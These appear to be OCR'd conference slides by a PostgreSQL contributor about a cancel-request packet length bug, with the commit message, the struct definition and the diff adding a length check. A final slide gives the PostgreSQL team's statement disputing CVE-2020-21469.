
Моя находка в Cancel Request




✓ **Reject CancelRequestPacket having unexpected length.**

```
When the length was too short, the server read outside the allocation.
That yielded the same log noise as sending the correct length with
(backendPID,cancelAuthCode) matching nothing.  Change to a message about
the unexpected length.  Given the attacker's lack of control over the
memory layout and the general lack of diversity in memory layouts at the
code in question, we doubt a would-be attacker could cause a segfault.
Hence, while the report arrived via security@postgresql.org, this is not
a vulnerability.  Back-patch to v11 (all supported versions).

Andrey Borodin, reviewed by Tom Lane.  Reported by Andrey Borodin.
```

nmisch committed on Jan 21



```
#define CANCEL_REQUEST_CODE PG_PROTOCOL(1234,5678)

typedef struct CancelRequestPacket
{
    /* Note that each field is stored in network byte order! */
    MsgType     cancelRequestCode;  /* code to identify a cancel request */
    uint32      backendPID;     /* PID of client's backend */
    uint32      cancelAuthCode; /* secret key to authorize cancel */
} CancelRequestPacket;
```



7 src/backend/postmaster/postmaster.c

```diff
@@ -2016,6 +2016,13 @@ ProcessStartupPacket(Port *port, bool ssl_done, bool gss_done)
 
     if (proto == CANCEL_REQUEST_CODE)
     {
+        if (len != sizeof(CancelRequestPacket))
+        {
+            ereport(COMMERROR,
+                    (errcode(ERRCODE_PROTOCOL_VIOLATION),
+                     errmsg("invalid length of startup packet")));
+            return STATUS_ERROR;
+        }
         processCancelRequest(port, buf);
         /* Not really an error, but we don't want to proceed further */
         return STATUS_ERROR;
```

CVE-2020-21469 is not a security vulnerability

The PostgreSQL Security Team was made aware of CVE-2020-21469, which was filed without the prior knowledge of the PostgreSQL Security Team.

THIS IS NOT A SECURITY VULNERABILITY.

The CVE claims that it's possible to create a denial-of-service in a PostgreSQL 12.2 by sending repeated SIGHUP (or reload) signals to the primary PostgreSQL process. However, to do this, you need to have an account that is explicitly granted elevated privileges, including:

- A PostgreSQL superuser (`postgres`).
- A user that was granted permission to execute `pg_reload_conf` by a PostgreSQL superuser.
- Access to a privileged operating system user

security@posrtgresql.org

IF YOU SEE SOMETHING, SAY SOMETHING.

Жду вопросы :)

Андрей Бородин

PostgreSQL contributor

✉ x4mmm @yandex-team.ru

✈ x4mmm